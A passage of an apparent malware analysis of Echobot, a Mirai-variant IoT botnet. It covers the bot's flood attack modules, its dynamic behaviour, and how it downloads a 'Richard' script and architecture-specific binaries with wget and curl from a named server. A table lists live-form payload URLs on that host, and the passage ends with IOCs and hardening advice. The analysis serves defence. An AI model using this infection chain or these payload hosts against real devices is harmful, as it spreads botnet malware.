**Figure 5.1 – Comparison of TCP-SYN Mirai Module and Echobot TCP-SYN Module**


1. **UDP Flooding** – This Echobot Mirai variant can perform UDP Flooding attacks including VSE, DNS and UDPPLAIN. The threat actor is able to send multiple UDP packets to overwhelm a victim’s server and to lag responses and disrupt services.

Graphical user interface, application, Word

Description automatically generated

**Figure 5.2 – Comparison of UDP Flood Mirai Module and Echobot UDP Flood Module**

1. **GRE Ethernet Flooding** – This Echobot Mirai variant can perform GRE Ethernet flood attacks including GREIP and GREETH. In GRE flooding attacks, the threat actor will encapsulate packets with large amounts of data and route them to a victim’s network to exhaust network resources to de-encapsulate the packet payloads.



**Figure 5.3 – Comparison of GRE Flood Mirai Module and Echobot GRE Flood Module**

1. **STD Attack** – Echobot seems to implement a different attack vector from the original Mirai source code where the malware can send packets similar to a UDPPLAIN attack. Instead of sending the usual 512 bytes payload, the STD attack would send 1024 bytes instead. This has also been implemented in newer Mirai variants such as Owari.

Graphical user interface, text, application

Description automatically generated

**Figure 5.4 – Comparison of Owari STD Module and Echobot STD Module**

Using the command line tool strace and another python binary emulation tool to supplement our results named Zelos, we were able to analyze the dynamic behavior of the malware when executed, including network activity and system calls. After opening **/dev/watchdog** or **/dev/misc/watchdog** the malware will then use a socket to attempt a backdoor, opening up UDP port 53 to establish a connection to the google DNS server 8.8.8.8. This is done to perform a DNS query for the C&C domain and to get a corresponding IPv4 address back. Echobot will then open a random TCP port such as 43891 to the IP of our IoT device (In this case, 10.0.2.15). When Echobot succeeds it will finally close the socket and try to scan and infect other vulnerable IoT devices on networks.

Text

Description automatically generated

**Figure 5.5 – DDoS Activity of Echobot captured via strace**

## Command & Control (C&C)

This malware sample was hosted on a server with IP 80.82.67.184 alongside several other malicious samples. It communicates to the server to fetch a malicious script called ‘**Richard**’ via **wget** and **curl** to download more payloads hosted on the server depending on architecture. The script will then give execution permissions via the **chmod** command such as **chmod +x** or **chmod 777**, executing from the **/tmp** path to run more payloads and spread to other IoT devices with unpatched vulnerabilitiesto be used in the Echobot botnet.

|  |
| --- |
| Files Hosted on 80.82.67.184 |
| 80.82.67.184/Richard |
| 80.82.67.184/ECHOBOT.arm |
| 80.82.67.184/ECHOBOT.arm4 |
| 80.82.67.184/ECHOBOT.arm5 |
| 80.82.67.184/ECHOBOT.arm6 |
| 80.82.67.184/ECHOBOT.arm7 |
| 80.82.67.184/ECHOBOT.i486 |
| 80.82.67.184/ECHOBOT.i686 |
| 80.82.67.184/ECHOBOT.m68k |
| 80.82.67.184/ECHOBOT.mips |
| 80.82.67.184/ECHOBOT.mips64 |
| 80.82.67.184/ECHOBOT.mpsl |
| 80.82.67.184/ECHOBOT.ppc |
| 80.82.67.184/ECHOBOT.sh4 |
| 80.82.67.184/ECHOBOT.spc |
| 80.82.67.184/ECHOBOT.x86 |
| 80.82.67.184/ECHOBOT.x86\_64 |

# Recommended Actions

Although it is impractical to manually block and react to most IoT botnet attacks since most botnet variants use well-known exploits to attack and compromise vulnerable outdated IoT devices, we can still try to prevent and mitigate the chance of our own IoT devices including smart home devices being infected. We can do this by:

* Updating IoT device firmware/software regularly. Many Botnet variants infect IoT devices that are unpatched.
* Make sure access credentials for our own IoT devices are not default and are hardened to stop dictionary and brute force attacks
* Disable and stop using outdated IoT devices and equipment
* If you have a router, configure router settings to detect and deter intrusions
* Make sure IoT devices auto-update whenever possible
* Use legitimate network IoT devices from trusted companies and stores
* Make sure IoT device traffic are encrypted when possible

# CONCLUSION

Echobot, a successor to Mirai, is a malicious malware that can infect multiple IoT devices and transform devices into bots that can be controlled in an attacker’s botnet to perform largescale DDoS attacks to disrupt services.

Echobot is able to scan for new IoT devices to infect including routers, wireless IP cameras, NAS devices, cloud platforms, firewalls, smart home hubs and much more by targeting new and old unpatched vulnerabilities in firmware. A leap from the default Mirai which used default credentials to spread to other infected devices. With the Mirai source code being released in 2016, it is without a doubt that the IoT security landscape has changed dramatically and has inspired new attacks and new threat actors to evolve their techniques and malware to be a more serious threat to organizations.

We believe that the IoT Malware development scene will only continue to evolve and may become a larger problem in the future when the potential of IoT attacks become more realized.

Thanks for reading!

# Appendix

## Indicators Of Compromise

A following list of IP addresses that were used in the Echobot botnet which we captured in wireshark are listed in the link below: <https://github.com/Adumbrati0n/Mirai-Case-Study/blob/main/IPHostBruteForce.txt>

Hashes: 78b5d0f5d10792b1d816227015a9296b

URLS:

http://80[.]82[.]67[.]184

http://80[.]82[.]67[.]184/ECHOBOT.arm6

http://80[.]82[.]67[.]184/ECHOBOT.mips

http://80[.]82[.]67[.]184/ECHOBOT.x86

http://80[.]82[.]67[.]184/richard

## Tools used

* Ghidra - <https://ghidra-sre.org/>
* Binutils - <https://www.gnu.org/software/binutils/>
* Strace - <https://strace.io/>
* Zelos - <https://github.com/zeropointdynamics/zelos>
* Wireshark - <https://www.wireshark.org/>
* Docker/Qemu/BuildRoot2 – Dynamic Analyzer - <https://github.com/alrawi/badthings-tools/tree/master/dynamic_analysis>

# References

* <https://unit42.paloaltonetworks.com/mirai-variant-echobot-resurfaces-with-13-previously-unexploited-vulnerabilities/>
* <https://www.radware.com/getattachment/402db7f3-0467-4fa3-bb9a-ae88b728e91b/MiraiHandbookEbookFinal_04.pdf.aspx>
* <https://www.bleepingcomputer.com/news/security/new-echobot-variant-exploits-77-remote-code-execution-flaws/>
* <https://pastebin.com/raw/JWKpuKid>
* <https://linuxhint.com/linux-kernel-watchdog-explained/>
* <https://attack.mitre.org>
* <https://badthings.info/#home>
* <https://github.com/pan-unit42/iocs/blob/master/mirai/ECHOBOT_28thOct2019.md>
* <https://github.com/threatland/TL-BOTS/tree/master/TL.MIRAI>
* <https://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html>